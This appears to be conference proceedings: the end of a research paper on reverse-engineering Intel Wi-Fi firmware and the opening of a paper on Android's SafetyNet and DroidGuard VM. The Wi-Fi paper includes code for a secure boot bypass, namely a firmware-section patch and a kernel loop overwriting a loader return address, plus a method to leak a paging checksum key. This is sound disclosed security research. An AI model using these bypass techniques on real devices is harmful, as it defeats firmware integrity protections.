2. The vulnerability is then triggered: the stack overflow vulnerability allows the attacker to take control of `pc` and redirect the execution to the shellcode previously put in the heap.

We developed a shellcode which enables the global *debug mode* flag. This flag is notably checked by the firmware `iwlmvm/mem` implementation to tell whether write access is allowed, which eventually allows us to read and write memory using this convenient debugfs mechanism.

This stack overflow vulnerability was successfully exploited in the firmware version `34.0.1`. This vulnerability doesn't exist anymore in the firmware version `46.6f9f215c.0`.

3.2 Secure Boot and bypassing it

Locating the Loader The previous sections presented how we interacted with Intel Wi-Fi chips from Linux and how the code is loaded from firmware files. During the study we wondered whether the verification of the authenticity of the code is implemented in hardware or in some code running on the LMAC or the UMAC processors. Indeed it is common for microcontrollers to have a *Boot ROM* with code which authenticates the loaded firmware before running it. If an Intel Wi-Fi chip had such code, how could we find it?

Actually on the studied chip, this is easy:

— the Linux kernel module can read the memory of the chip,
— and the module can also read the program counter registers (`pc`) of the chip processors.

We patched `iwlwifi` to dump parts of the memory and to record the `pc` values right before the firmware was loaded. We found out that most memory regions contain random data which change at every boot, except two areas:

— one between addresses `0x00402e80` and `0x00402fff`,
— one between addresses `0x00060000` and `0x00061eff`.

The second area contains valid ARCompact instructions and the recorded `pc` values alternate between `0x0006107e`, `0x00061092`, `0x00061098` and a few other addresses. So we knew we dumped some

interesting code. Moreover the first instructions of this area include `mov sp, 0x00403000`, defining the *stack pointer* to the top of the first area.

The dumped code is quite small (4554 bytes) and, surprisingly, it does not include any implementation of RSA or SHA256 algorithms. How could it verify the firmware signature?

Studying more closely the data we got shows that at address `0x00061e00` is located the same RSA2048 public key as in the firmware file. This key is used by a function at `0x00060fa8`. After more analysis we found out that the dumped code uses this key with some hardware registers in the following sequence:

- Write `1` and `0` to the peripheral register located at `0x00a24b08`.
- Write `3` to `0x00a24b00`.
- Write the 256 bytes of the public key to `0x00a24900`, `0x00a24901`, etc.
- Write the 256 bytes of the firmware signature to `0x00a24800`, `0x00a24801`, etc.
- Write `1` to `0x00a2506c` and `0x00a25064`.
- Wait for the lowest bit of peripheral register located at `0x00a24b04` to become zero.
- Read the decrypted RSA signature from `0x00a24a00`.
- Write `1` to `0x00a20804`.

This code probably drives a coprocessor which decrypts RSA2048 signatures in PKCS#1 v1.5 format. Other peripheral registers are used in a similar way, to compute the SHA256 digest of the firmware being loaded. Such coprocessors are usually called *cryptographic accelerators* and it is normal to see one on a Wi-Fi chip, which could offload some cryptographic operations to dedicated hardware.

This new knowledge of the cryptoprocessor enabled looking for code referencing its addresses in the firmware. And indeed the UMAC code uses the cryptoprocessor in a similar way to verify some signatures, for example when processing `FW_PAGING_BLOCK_CMD` commands.

Bypassing Secure Boot Linux loads a firmware on the Wi-Fi chip by sending its sections. We previously described (in section 2.4) that it is not possible to directly modify the content of these sections. By reverse-engineering the code of the loader, we found the code which computed a SHA256 digest over all the sections. The loader needs to implement this to verify a RSA-2048 signature embedded in the first section (using a cryptoprocessor).

This code does not wait for the full firmware to be received before computing its digest, but updates the SHA256 state after each section is received. Does it mean that an attacker can modify a section after it has been verified? We patched the Linux kernel in order to send a section twice: once with the original content, and a second time with some modifications. This failed. The firmware started successfully but the modifications were ignored. Digging further, we discovered that the loader modifies some hardware registers of the chip after receiving a section. We suppose this locked some memory pages to make them no longer writable from Linux.

In short, when the firmware loader starts, Linux is allowed to write to most of the memory of the chip, and the memory progressively becomes read-only while the firmware is loaded. But the memory does not solely contain the firmware: it also contains the loader! And trying to write to the loader data actually works!!

More precisely, when we call Linux's function `iwl_trans_pcie_write_mem` to write some data at `0x00402e80` before loading the firmware, we manage to read the new data back (using `iwl_trans_pcie_read_mem`). The stack of the loader is located at this address, so it is possible to overwrite some return address to make the loader execute our code (which can be written using the normal firmware loading interface). The attack therefore consists in writing a modified firmware to the memory of the chip, replacing a return address with zero in the stack of the loader, and notifying the loader that the firmware is loaded. This works fine on the first Wi-Fi chip studied (Intel Dual Band Wireless AC 8260), but not on the second one (Intel Wireless-AC 9560 160MHz).

On the second chip, we observe that the value we read back after modifying the stack is successfully modified, but the loader seems to ignore it. Another thing was strange: despite the loader using some global variables in memory, we do not see these variables change when reading their values. We suppose this is caused by a caching mechanism: the content of the stack is used from a cache memory of the Wi-Fi chip. As the read/write access from the Linux driver modifies the physical memory directly without invalidating the cache, the chip ignores these modifications.

To fix the attack, we modified the firmware image in order to force cached data to be flushed to the memory. One way to achieve this consists in increasing the number of sections which are loaded by the chip. This number is actually present in the first section transmitted to the chip

(the one which contains the signature). By declaring that the firmware contains 196 sections (listing 16), the behavior of the chip changes:

— When trying to load this firmware directly, the chip refuses to boot and a `SecBoot` message appears in the kernel log. This is expected, because the modified section is included in the signed data.

— When trying to load this firmware while overwriting a code address on the stack, the chip successfully boots.

```
import struct

old_section = get_first_section("iwlwifi-9000-pu-b0-jf-b0-46.ucode")
new_section = (
    old_section[:0x284] +  # Header with RSA signature
    # Define 196 fake sections at address 0 with size 0.
    struct.pack("<I", 196) +
    struct.pack("<IIII", 7, 8, 0, 0) * 196
)
```

Listing 16. Extract of a Python script which modifies the first section

More precisely we identified in the dumped stack, at `0x00402fc0`, the code address `0x00060f7a`. This address is right after a function call,[23] in the code of the firmware (listing 17).

```
00060f70   f1 c0         push_s blink
00060f72   66 0c 8f ff   bl     FUN_000603d4   (initialize things)
00060f76   e6 0b 8f ff   bl     FUN_00060358   (compute SHA256)
  (the value at 0x00402fc0 is here)
00060f7a   7e 0d 8f ff   bl     FUN_000604f4   (verify RSA signature)
00060f7e   d1 c0         pop_s  blink
00060f80   e0 7e         j_s    blink
```

Listing 17. Attacked function of the Wi-Fi chip loader (ARCompact assembly)

We perform the attack by modifying the function `iwl_pcie_load_cpu_sections_8000`[24] (in the `iwlwifi` kernel module) to write zero to `0x00402fc0` (listing 18). This actually bypasses the call to the function which verifies the RSA signature and directly starts the loaded firmware.

```
iwl_trans_grab_nic_access(trans);
unsigned int iterations;
for (iterations = 0; iterations < 70000; iterations++) {
    iwl_write32(trans, HBUS_TARG_MEM_WADDR, 0x00402fc0);
```

[23] In ARCompact, instruction `bl` peforms a *branch with link* operation, used to call a function.

[24] `https://elixir.bootlin.com/linux/v5.11/source/drivers/net/wireless/intel/iwlwifi/pcie/trans.c#L719`

```
5       iwl_write32(trans, HBUS_TARG_MEM_WDAT, 0);
6   }
7   iwl_trans_release_nic_access(trans);
```

Listing 18. Loop added to iwlwifi to bypass the signature verification

Being able to load arbitrary code on a Wi-Fi chip greatly helps analyzing how it works. In the remaining parts of this article, we will present some experiments enabled by this access.

4 Use Cases and Practical Applications

4.1 Understanding the Paging Memory

Going beyond physical memory The studied firmware file defined a section at address `0x01000000` with 241664 bytes (cf. listing 8 in section 2.2). Contrary to the other sections, this one is not loaded directly in the memory of the chip. Instead, `iwlwifi` allocates specific buffers in the main memory and transmits their physical addresses to the chip, using a `FW_PAGING_BLOCK_CMD` command in function `iwl_send_paging_cmd`.[25] This means that this code is loaded once the LMAC and the UMAC processors have already been started. At this point, we wondered: where is this code stored in the Wi-Fi chip? How is it authenticated?

The second question is simple to answer: the implementation of the `FW_PAGING_BLOCK_CMD` command in the UMAC code (at address `0x80452184`) reads all the pages using DMA transfers and verify a RSA2048-SHA256 signature provided by a Code Signature Section. However, all DMA transfers target the same 4096-byte page on the memory of the chip, at `0x00447000`. So the data is not actually kept by the chip.

The host physical addresses of the blocks are saved in a structure `iwl_fw_paging_cmd`[26] at address `0xc0885774`. We retrieve the content of the structure from the chip using the debug filesystem (cf. section 3.1) and decode it according to the structure definition (listing 19).

```
1   struct iwl_fw_paging_cmd at 0xc0885774:
2   * flags = 0x303: 0x200=secured, 0x100=enabled, 3 pages in last block
3   * block_size = 15 (0x8000 = 32768 bytes/block, 8 pages/block)
4   * block_num = 8
5   Block addresses:
6     Host phys 0x10b976000 = Code Signature Section
```

[25] https://elixir.bootlin.com/linux/v5.11/source/drivers/net/wireless/intel/iwlwifi/fw/paging.c#L232

[26] https://elixir.bootlin.com/linux/v5.11/source/drivers/net/wireless/intel/iwlwifi/fw/api/paging.h#L22

```
7  Host phys 0x10b9f0000 = Paging mem 0x01000000
8  Host phys 0x10b9f8000 = Paging mem 0x01008000
9  Host phys 0x10ba00000 = Paging mem 0x01010000
10 Host phys 0x10ba08000 = Paging mem 0x01018000
11 Host phys 0x10ba10000 = Paging mem 0x01020000
12 Host phys 0x10ba18000 = Paging mem 0x01028000
13 Host phys 0x10ba20000 = Paging mem 0x01030000
14 Host phys 0x10ba28000 = Paging mem 0x01038000
```

Listing 19. Extracting the configuration of the paging memory, from the chip

If the chip does not keep all pages when processing the `FW_PAGING_BLOCK_CMD` command, how is it able to use this memory? By accessing memory through the debug filesystem, we confirm that the memory located at addresses `0x01000000`, `0x01008000`, etc. is indeed readable and writable. The answer is: by using the Memory Management Unit!

Indeed the UMAC processor defined handlers for the exception vectors `TLBMissI` and `TLBMissD` (at addresses `0xc0080108` and `0xc0080110`) which occur when a memory access fails. These handlers integrate a complex state machine which loads the requested memory page from the host using DMA, in a memory area between `0x00422000` and `0x00447fff`. To confirm that the analysis is correct, we read the global variables used by this state machine, which include an array at `0x804508b8`. For example, in an experiment this array starts with the bytes `ff ff 10 ff 0b ff`. Every byte is related to a virtual memory page.

— The first byte is `0xff`, meaning that the first page (at `0x01000000`) is not currently mapped by the chip.
— The second byte was `0xff`, meaning that the page at `0x01001000` is not mapped.
— The third byte, `0x10`, means that the page at `0x01002000` is mapped at physical address `0x00422000 + 0x10*0x1000 = 0x00432000` of the chip. This is confirmed by reading the data stored at this address directly.
— etc.

The Wi-Fi chip has space for 38 4KB-pages and the firmware defines 59 pages so it is impossible to load all of them simultaneously. Moreover these regions contain global variables which are updated by the firmware. How does the firmware keep the modified bytes when some room is needed to load a newly requested page? By sending another DMA request to write the modified bytes to the host memory. And indeed, using chipsec to read the host physical memory, we observe that the buffer allocated for this Paging memory is modified.

In short, the code running on the UMAC processor uses its MMU to extend its memory capacity, by relying on DMA transfers with the host memory to store the data which do not fit.

Protecting the integrity of the Paging Memory Once we understood the mechanism of the Paging Memory, we tried an obvious attack: we modified a byte in the host memory and made the Wi-Fi chip request it by issuing a command to read memory. This failed (the UMAC reported a `NMI_INTERRUPT_UMAC_FATAL` error and `iwlwifi` restarted the chip), and we did not understand why. How is the integrity of the Paging Memory guaranteed?

The function which handles command `FW_PAGING_BLOCK_CMD` performs some operations that we first overlooked:

— It writes the address `0x8048f400` in the peripheral register `0x00a0482c` and `0x1000` in `0x00a0480c`.
— Before receiving a page (to verify the signature), it writes the physical address of the received page in `0x00a04808`, the index of the virtual page in `0x00a04804`, and `1` in `0x00a04800`.
— After receiving a page, it waits for some bits in the peripheral register `0x00a04800` to become set.

These registers are also used near the code which performs DMA requests. Maybe they are used to compute some digest of the data? Where would these digests be stored? Maybe at the first address which is used, `0x8048f400` (which is the physical address `0x0048f400`). Surprisingly, the content at this location is not readable using the debug commands used by `iwlmvm/mem`. This limitation is due to a check which forbade reading any data between `0x0048f000` and `0x0048fffff`. Fortunately we are not stopped by this, as we are able to load a modified firmware without this restriction.

After more experiments, we discover that `0x0048f400` holds a table of 32-bit checksums for each 4 KB page of the Paging Memory. The checksum of the first page (whose virtual address is `0x01000000`) is located at `0x0048f400`, the checksum of the second one at `0x0048f404`, etc. In an experiment, we obtain that:

— the checksum of a page with 4096 zeros is `00 00 00 00`,
— A page with 4095 zeros and `01` has checksum `11 ac d8 7f`
— A page with 4095 zeros and `02` has checksum `22 58 b1 ff`
— A page with 4095 zeros and `03` has checksum `33 f4 69 80`
— A page with 4095 zeros and `04` has checksum `c9 b0 62 ff`

These values are not so random: they are linear with the input! By XOR-ing the results of the lines with `01` and `02`, we obtain the result written in the line with `03`. Also taking the bytes of the line with `01` and shifting them left one bit gives the result of the line with `02`, with a bit moved from `ac` to `b1`. Continuing this trail, we found out that the computation involved a 32-bit Linear Feedback Shift Register (LFSR) on the input bytes considered as a sequence of 32-bit Little Endian integers, with polynomials `0x10000008d`. But it is not only an LFSR, as values change every time the chip is reset.

More experiments reduce the algorithm to the Python function presented in listing 20. Discussions within our awesome team made us understand we were watching a scheme named *Universal Message Authentication Code*, and our implementation actually matches the example written on Wikipedia.[27]

```
def checksum(page, secret_key):
    # Return the checksum of a 4096-byte page with a 1024-int key
    result = 0
    for index_32bit_word in range(1024):
        page_bytes = page[index_32bit_word*4:index_32bit_word*4+4]
        page_value = int.from_bytes(page_bytes, "little")

        sec = secret_key[index_32bit_word]
        for bit_pos in range(32):
            if page_value & (1 << bit_pos):
                result ^= sec

            # Linear Feedback Shift Register with 0x10000008d
            if sec & 0x80000000:
                sec = ((sec & 0x7fffffff) << 1) ^ 0x8d
            else:
                sec = sec << 1
        return result
```

Listing 20. Python implementation of the checksum algorithm used to ensure the integrity of the Paging Memory

This algorithm is quite weak in this case: in our study we were able to request the checksums for pages containing bytes `01 00...00`, `00 00 00 00 01 00...00`, etc., which directly leaks the 1024 integers used in the secret key. With this key, it is simple to modify a page in a way which does not modify the checksum.

In short, the integrity of the Paging Memory, which prevents the Linux kernel from modifying its content, is guaranteed by a 32-bit checksum algorithm, a secret key generated each time the chip boots and the impossibility to read the stored checksums (we achieved this by compromising

[27] `https://en.wikipedia.org/wiki/UMAC#Example` (accessed on 2022-01-17)

the integrity of the firmware beforehand). So we did not discover a vulnerability there, but a way to leverage future arbitrary-read vulnerabilities into arbitrary code execution on the Wi-Fi chip.

4.2 Instrumentation, Tooling and Fuzzing

Debugger A debugger has been developed to make the dynamic analysis of some pieces of firmware code easier.

A shellcode is first written in a part of uninitialized firmware memory. The first instruction of the debugged code is modified to redirect the firmware execution to the shellcode. The shellcode waits in a loop for custom commands from the host to:

— read and write LMAC and UMAC CPU registers,
— read and write from/to memory,
— resume the execution of the firmware.

In order to make debugging faster, an experiment has been conducted with QEMU to redirect the execution of the debugged code in QEMU, and forward the memory and register accesses to the debugger. Slight modifications of QEMU's core are required to allow QEMU's plugin system to write to memory.

Nevertheless, a few issues are encountered:

— Firmware timers are triggered at regular intervals, disturbing debugging. Disabling these timers leads to unexpected side effects.
— *Extension Core Registers* are modified by the hardware even if executed instructions don't reference them.
— A few ARC700 instructions must be fixed or added to QEMU.

Traces Once secure boot is disabled and unsigned firmware can be loaded, the firmware can be patched to change the behavior of some functions. In order to facilitate firmware analysis, a *tracing* mechanism was developed to tell dynamically which functions are executed.

The list of all firmware functions is retrieved thanks to a custom Ghidra script. These functions are patched to replace the first prologue instruction (`push_s blink`) with the instruction `trap_s 0`. The code of the associated interrupt handler is replaced to store the address of the instruction which triggered the interrupt, in a buffer shared with the host.

This mechanism allows to gather every function executed by the firmware, but it's slightly more complicated on the UMAC processor:

— The instruction `trap_s 0` triggers an *unrecoverable machine check exception*. An invalid instruction seems to trigger a different in-

terrupt handler, but it can also be replaced to store the faulty instruction.
— Some functions can't be instrumented because triggering an interrupt during their execution seems to lead to a *machine check exception*, probably because of a double fault.

On-Chip Fuzzing In order to find vulnerabilities, the code of the firmware has been modified to hook some functions related to Wi-Fi packets parsing and fuzz randomly input parameters. While it indeed leads to crashes, these functions use hardware registers which make crashes bound to the state of the card. Crashes are thus difficult to reproduce. Moreover, some checks on packet validity seem to be done by the hardware, before packets are handled by the firmware. These crashes can't be reproduced through remote frame injection.

4.3 Initial crash analysis

Further analysis showed that the initial bug that led to this study isn't exploitable. It's a crash of the LMAC CPU because the firmware doesn't expect to receive *TDLS Setup Request* commands from the host, while the device seems to support TDLS (Tunnel Direct Link Setup, listing 21).

```
$ iw phy | grep -i tdls
         * tdls_mgmt
         * tdls_oper
     Device supports TDLS channel switching
```

Listing 21. Querying TDLS support on the first studied chip

Several users reported this crash on the Kernel Bug Tracker [28] and the bug is actually fixed since firmware update 36.[29] As explained by the maintainer in this comment:

> *Anyway, the new firmware has the fix: we don't advertise TDLS anymore.*

It's worth noting that even if a firmware update is available, some Linux distributions don't include it. For instance, this crash can reliably be triggered remotely with a single Wi-Fi packet targeting an up-to-date Ubuntu 18.04, leading to the reboot of the Wi-Fi firmware.

[28] https://bugzilla.kernel.org/show_bug.cgi?id=203775
[29] https://git.kernel.org/pub/scm/linux/kernel/git/firmware/linux-firmware.git/commit/?id=5157165f22041346b3a82e12ba072d456777fdf2

5 Conclusion

This journey studying Intel Wi-Fi chips was incredible. We did not expect to bypass the secure boot mechanism of the chip, and this achievement opened the door to many new possibilities. Most importantly, we can now instrument the firmware to better understand some undocumented parts.

While this document is quite large, it does not include some work which was also done: studying how the WoWLAN (Wake-on-Wireless Local Area Network) feature is implemented, how ThreadX operating system is used by the UMAC code, how the chip really communicates with the host using DMA, how fragmented Wi-Fi frames are parsed, how the LMAC configures a MPU (Memory Protection Unit), etc. In the future we will likely continue looking for vulnerabilities in the Wi-Fi radio interface. Future work can also include how the Wi-Fi part of the chip interacts with the Bluetooth part. Indeed, all studied chips also provide a Bluetooth interface which seems to require some coordination with the Wi-Fi firmware to operate. Another area of interest could be the interaction between the Wi-Fi chip and Intel CSME (Converged Security and Management Engine) for AMT (Active Management Technology): the `iwlwifi` module was modified in Linux 5.17-rc1 (released in January 2022) to document how this works.[30]

We would like to thank our employer Ledger for letting us work on this exciting topic, Intel developers for providing useful documentation in `iwlwifi` and Microsoft for publishing the ThreadX source code.[31]

Finally, we hope that the publication of this article will lay the groundwork for helping other researchers to dive into that topic.

A Glossary

- BAR: Base Address Register
- CSS: (probably) Code Signature Section (a firmware section which contains metadata about other sections, including a signature)
- DMA: Direct Memory Access (a way to transmit data between two devices without running code on a processor)
- DCCM: Data Close Coupled Memory (some kind of memory)
- LMAC: Lower Medium Access Controller

[30] `https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=2da4366f9e2c44afedec4acad65a99a3c7da1a35`

[31] `https://github.com/azure-rtos/threadx/`

— MMIO: Memory-Mapped Input Output
— SRAM: Static Random Access Memory (some kind of memory)
— UMAC: Upper Medium Access Controller

References

1. ARC. Arc 700 memory management unit reference, 2008. http://me.bios.io/images/7/73/ARC700_MemoryManagementUnit_Reference.pdf.
2. Gal Beniamini. Over the air: Exploiting broadcom's wi-fi stack (part 1), 2017. https://googleprojectzero.blogspot.com/2017/04/over-air-exploiting-broadcoms-wi-fi_4.html.
3. Andrés Blanco and Matías Eissler. One firmware to monitor 'em all, 2012. http://archive.hack.lu/2012/Hacklu-2012-one-firmware-Andres-Blanco-Matias-Eissler.pdf.
4. Guillaume Delugré. How to develop a rootkit for broadcom netextreme network cards. RECON, July 2011. https://recon.cx/2011/schedule/events/120.en.html.
5. Louis Granboulan. cpu_rec.py, un outil statistique pour la reconnaissance d'architectures binaires exotiques. SSTIC, June 2017. https://www.sstic.org/2017/presentation/cpu_rec/.
6. Nicolas Iooss. Analyzing arcompact firmware with ghidra. SSTIC, June 2021. https://www.sstic.org/2021/presentation/analyzing_arcompact_firmware_with_ghidra/.
7. Yuval Ofir Omri Ildis and Ruby Feinstein. Wardriving from your pocket, 2013. https://recon.cx/2013/slides/Recon2013-Omri%20Ildis%2C%20Yuval%20Ofir%20and%20Ruby%20Feinstein-Wardriving%20from%20your%20pocket.pdf.
8. Yves-Alexis Perez, Loïc Duflot, Olivier Levillain, and Guillaume Valadon. Quelques éléments en matière de sécurité des cartes réseau. SSTIC, June 2010. https://www.sstic.org/2010/presentation/Peut_on_faire_confiance_aux_cartes_reseau/.
9. Julien Tinnès and Laurent Butti. Recherche de vulnérabilités dans les drivers 802.11 par techniques de fuzzing. SSTIC, June 2007. https://www.sstic.org/2007/presentation/Recherche_de_vulnerabilites_dans_les_drivers_par_techniques_de_fuzzing/.

DroidGuard: A Deep Dive into SafetyNet

Romain Thomas
me@romainthomas.fr

Abstract. SafetyNet is the Android component developed by Google to verify the devices' integrity. These checks are used by the developers to prevent running applications on devices that would not meet security requirements but it is also used by Google to prevent bots, fraud & abuse.

In 2017, Collin Mulliner & John Kozyrakis made one of the first public presentations about SafetyNet and a glimpse into the internal mechanisms. Since then, the Google anti-abuse team improved the strength of the solution which moved most of the original Java layer of SafetyNet, into a native module called DroidGuard. This module implements a custom virtual machine that runs a proprietary bytecode provided by Google to perform the devices integrity checks.

This paper aims at providing a state-of-the-art of the current implementation of SafetyNet. In particular, it presents the internal mechanisms behind SafetyNet and the DroidGuard module. This includes an overview of the VM design, its internal mechanisms, and the security checks performed by SafetyNet to detect Magisk, emulators, rooted devices, and even Pegasus.

1 Introduction

SafetyNet aims at providing information about the integrity of an Android device to make sure that applications which have to deal with sensitive assets, are not running in an environment that could threaten to weaken the security of these assets.

From a developer's point of view, SafetyNet can be seen as an oracle that basically outputs two information about the device's integrity [1]:

CTS Profile Match: detect unlocked bootloader, custom ROM, uncertified device...

Basic Integrity: detect emulator, rooted devices, hooking frameworks...

Depending on the values of *Basic Integrity* and/or *CTS Profile Match*, the developers could perform specific actions like disabling functionalities or stopping the application.

The current implementation of SafetyNet relies on a Google's internal component named DroidGuard. This component is quite obscure with very few information about its internal functionalities but it seems widely involved for detecting misuse of the Android platform (bot, spam, root state, ad fraud...).

By trying to understand how SafetyNet works, I ended up with reverse-engineering the virtual machine implemented by DroidGuard. This analysis of SafetyNet was motivated by the end-of-life of Magisk-hide.

The analysis of Android applications — especially in the gaming and banking industries — can require to circumvent SafetyNet checks and this article aims at providing a better understanding about the strength and the weaknesses of SafetyNet.

2 SafetyNet Workflow

When an application requests a SafetyNet attestation, different layers, and different processes are involved in the generation of this attestation. Figure 1 depicts an overview of the attestation process.

Firstly, the application creates a SafetyNet request with the high-level API exposed by the Google SafetyNet SDK.[1] This API takes a nonce and an API key that are bundled into an Android intent which is sent to the **G**oogle **M**obile **S**ervice (**GMS**). The SafetyNet SDK adds other information to the Android intent such as the package name of the application.
The nonce is mostly used to prevent replay attacks while the API key is used by Google to identify the app developers.

When GMS Core receives the intent, it starts to build a Protobuf message that will be used by the Google backend to determine if the device has been tampered with or not. In particular, the information embedded in this message are used to **determine the values of `Basic Integrity` and `CTS Profile Match`**.

The structure of this Protobuf message has already been reversed and is publicly available on Github [2]. By monitoring the network communications going through Cronet [3], we can intercept the Protobuf message given in the Listing 1.

```
1 SafetyNetData = {
2   nonce           = [ca ee ...]
3   packageName     = "com.demo.snet"
4   signatureDigest = [66 49 ...]
```

[1] com.google.android.gms:play-services-safetynet




Fig. 1. SafetyNet Workflow

```
  fileDigest       = [fa 0a ...]
  gmsVersionCode   = 213918046
  suCandidates = {
    fileName = "/system/bin/su"
    digest   = [25 53 ...]
  }
  seLinuxState = {
    supported = true
    enabled   = true
  }
  currentTimeMs = 1638672572674
  googleCn      = false
}
```

Listing 1. Protobuf Data Associated with a SafetyNet Request

As we can observe in the Listing 1, the Protobuf message embeds information about the application (package name, signature, APK checksum) as well as device healthy checks such as:

SELinux state: If SELinux is present and enforced

Root check: If `su` binaries are found on the device

The root checks are performed in a Java class of GMS Core and consist in checking predefined `su` paths:

```
package p000;
/* renamed from: aljb */
final class RootChecker {

  /* renamed from: a */
  private static final String[] f23781a = {
    "/system/bin/su",
    "/system/xbin/su",
    "/system/bin/.su",
    "/system/xbin/.su"
  };

  /* renamed from: a */
  public static List getRootFile() {
    ...
    return arrayList;
  }
}
```

Listing 2. Root Checks in GMS Core

There are similar checks for the SELinux status in another part of GMS Core.

The information of `SafetyNetData` are wrapped into another Protobuf message [4] that basically extends the previous information with data coming from *DroidGuard*.
The Listing 3 shows the layout of this extended Protobuf message.

```
{
  SafetyNetData = {
    nonce = [ca ee ...],
    packageName = "com.demo.snet"
  }
  DroidGuardResult = "CgZpApMYiWYSi9cB [...]"
}
```

Listing 3. Protobuf Message with the DroidGuard Data

As it is explained in the next sections, DroidGuard is an APK that implements a custom virtual machine used to run a proprietary bytecode.

More concretely, and in the context of SafetyNet, DroidGuard is used to run a bytecode that collects evidence about the device's integrity. In particular, the running bytecode performs the advanced root checks, collects information about the bootloader, check if Frida is running. . . .

This bytecode is also used to encode and generate the `DroidGuardResult` attribute of the Protobuf message previously mentioned (Listing 3).

The Protobuf message wrapping both, `SafetyNetData` and `DroidGuardResult` is sent by GMS Core to the Google SafetyNet backend that returns a JWS with the following payload:

```
{
  "nonce":           "<base64 encoded>",
  "timestampMs":     1638672572674,
  "apkPackageName": "com.demo.snet",
  "apkCertificateDigestSha256": ["<base64 certs>"],
  "ctsProfileMatch": false,
  "basicIntegrity":  true,
  "advice":          "RESTORE_TO_FACTORY_ROM",
  "evaluationType":  "BASIC,HARDWARE_BACKED"
}
```

Listing 4. SafetyNet Result

The values of `ctsProfileMatch` and `basicIntegrity` are determined by the results of DroidGuard and, to a lesser extent, by the early checks on SELinux and the `su` binaries. Finally, this JWS is forwarded by GMS Core to the application that created the request.

This section highlighted the role of DroidGuard in the attestation process. The next section deals with the internal structures of DroidGuard.

3 DroidGuard: The VM behind SafetyNet

DroidGuard is part of the Google Mobile Service but it is not, strictly speaking, embedded in the GMS APK.[2] By looking at the manifest file of the GMS application, we can observe a service associated with DroidGuard:

```
<service android:name=".droidguard.DroidGuardService"
    android:process="com.google.android.gms.unstable">
  <intent-filter>
    <action android:name=".service.INIT"/>
    <action android:name=".service.PING"/>
    <action android:name=".service.START"/>
    <category android:name="android.intent.category.DEFAULT"/>
  </intent-filter>
</service>
```

Listing 5. DroidGuard Manifest

We can also notice that this service runs in a different process (`com.google.android.gms.unstable`) than GMS Core

[2] `com.google.android.gms`

(`com.google.android.gms`). When an application requests a SafetyNet attestation, at some point the `DroidGuardService` is triggered and spawn a new process if it is not already running.

`DroidGuardService` encompasses different functionalities, and one of those is to check if the device has the **latest** version of DroidGuard. It turns out that the *real* implementation of DroidGuard is actually located in an apk stored in `/data/data/com.google.android.gms/app_dg_cache/<hash>/the.apk` and dynamically loaded by `DroidGuardService`.

The value associated with the `DroidGuardResult` attribute of the Protobuf message mentioned in the Listing 3) is actually generated from this apk (`the.apk`).

As it will be discussed in this section, `the.apk` implements a virtual machine (VM) that is used to generate the `DroidGuardResult` value referenced in the Listing 3.

The bytecode executed by the DroidGuard virtual machine is dynamically downloaded from the Google backend servers and **unique** for each attestation request.

3.1 Overview

The APK (`the.apk`) embedding the VM is relatively small compared to GMS Core. It embeds about 60 classes (compared to $\sim$ 63 000 classes in GMS Core) in which only a few of them are relevant. The important methods are implemented in the class:

`com.google.ccc.abuse.droidguard.DroidGuard`

This class declares a set of **native** methods among which we find:

— `long initNative(Context context, String flow, byte[] bytecode, ...)`
— `byte[] ssNative(long j, String[] strArr)`
— `void closeNative(long j, String[] strArr)`

On a typical attestation request, `initNative` is called first to initialize the DroidGuard VM and to run the bytecode provided in the third parameter. Most of the SafetyNet checks (root checks, bootloader status) are performed during this call.

Then, it follows `ssNative` that takes a pointer to the `C++` DroidGuard VM object as the first parameter (`long j`). The second parameter is a *content binding* which turns out to be the SHA-256 checksum of the `SafetyNetData` Protobuf message (cf. Listing 1). The output of this `ssNative` function is the actual `DroidGuardResult`. While

`initNative` runs and generates integrity's information **independantly** of the application that triggered the request, `ssNative` ensures that the `DroidGuardResult` is bound and unique for the application.

Finally, `closeNative` cleans the VM, cleans the buffers dynamically allocated and the Java references.

By tracing the parameters of these functions, we get the following sequence:

```
1 DroidGuard.initNative(DroidGuardChimeraService@a5bdb0b,
2                       flow: 'attest', vmBytecode: Bytes Array, ...)
3 DroidGuard.ssNative("{contentBinding=<Protobuf SHA-256 Hash}"):
      CgZpApMYiWYSi9cB[...]
4 DroidGuard.closeNative();
```

These methods are implemented in a native library for which the name is not meaningful (e.g. `libd58FDD24B24CD.so`) but in which the ELF metadata is more relevant:

```
1 -> readelf -d libd58FDD24B24CD.so|grep SONAME
2
3 0x00e (SONAME) Library soname: [libdroidguard.so]
```

